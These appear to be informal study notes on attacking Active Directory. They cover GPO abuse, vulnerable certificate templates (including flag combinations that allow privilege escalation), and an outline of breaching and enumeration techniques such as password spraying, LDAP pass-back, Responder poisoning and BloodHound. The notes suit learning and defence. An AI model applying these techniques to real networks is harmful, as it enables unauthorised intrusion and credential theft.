## **Exploiting GPOs**

GPM (Group Policy Management) allows us to define policies directly on the AD structure. Essentially, we can define GPO (Group Policy Objects) s for AD objects, such as a specific OU or group.

Domain-joined computers would then pull all policies from SYSVOL periodically and apply the relevant ones.  By default, policies are replicated every 15 minutes through the gpupdate application

To modify the GPO, we need to access Group Policy Management as the AD user that has the relevant permissions. By open MMC to modify the GPO.

The Idea is to access GPM and modify GPO that we have write access on it to enable us to make some actions.

## **Exploiting Certificates**

**AD Certificate Services (CS)** is Microsoft's Public Key Infrastructure (PKI) implementation. AD used as a CA to prove and delegate trust. **AD CS** is used for several things, such as encrypting file systems, creating and verifying digital signatures, and user authentication.

AD CS is a privileged function, it usually runs on selected domain controllers but can’t done manually so admins on AD CS can’t make certificates manually.

**Administrators of AD CS can create several templates** that can allow any user with the relevant permissions to request a certificate themselves.

**Templates** have parameters that say which user can request the certificate and what is required

**Combinations of these Template parameters can be incredibly toxic, allowing the requester to perform privilege escalation.**

* PKI - Public Key Infrastructure is a system that manages certificates and public key encryption
* AD CS - Active Directory Certificate Services is Microsoft's PKI implementation which usually runs on domain controllers
* CA - Certificate Authority is a PKI that issues certificates
* Certificate Template - a collection of settings and policies that defines how and when a certificate may be issued by a CA
* CSR - Certificate Signing Request is a message sent to a CA to request a signed certificate
* EKU - Extended/Enhanced Key Usage are object identifiers that define how a generated certificate may be used

### **Finding Vulnerable Certificate Templates**

using Window's built-in tool **certutil**

enumerate certificates

**C:\>certutil -Template -v > templates.txt**

We could also use a certificate auditing tool such as Ghostpack's [PSPKIAudit](https://github.com/GhostPack/PSPKIAudit" \t "_blank).

Example for poisonous parameter combination:

* **Client Authentication** - The certificate can be used for Client Authentication.
* **CT\_FLAG\_ENROLLEE\_SUPPLIES\_SUBJECT**- The certificate template allows us to specify the Subject Alternative Name (SAN).
* **CTPRIVATEKEY\_FLAG\_EXPORTABLE\_KEY** - The certificate will be exportable with the private key.
* **Certificate Permissions** - We have the required permissions to use the certificate template.

# Walk through

**Breaching** (try to find anything to get initial access)

* Recon (Osint & phishing)
* Broke NTLM Authentication (brute Force, Password Spray “hydra tool”)
* LDAP Pass-back Attack on LDAP Bind Credentials (access domain service from domain account)
* Authentication Relays 🡪 Brocke the NTLM Authentication between services or devices in the environment (NTLM Challenges can be intercepted and may cracked), Responder to attempt to intercept the NetNTLM challenge to crack it ( Responder poison any  Link-Local Multicast Name Resolution (LLMNR),  NetBIOS Name Service (NBT-NS), and Web Proxy Auto-Discovery (WPAD) requests that are detected (using joined domain account).
* Get credentials or configurations from PXE Boot Image Retrieval from BCD files on MDT server (using joined domain account).
* Configuration Files

**Enumeration**

* Enumeration through Microsoft Management Console
* Enumeration through Command Prompt
* Enumeration through PowerShell
* Enumeration through Bloodhound
* PowerView
* Windows Management Instrumentation (WMI)

**Initial Access**

**Privilege Escalation**

## Tools

#### SharpHound

To get info about the AD that will be Graphed using Bloodhound

#### Bloodhound

**Graph the Domain Environment (take information from bloodsharp)**

**neo4j console start**

**bloodhound --no-sandbox**

#### Responder

**intercept the NetNTLM challenge to crack it.**

**s**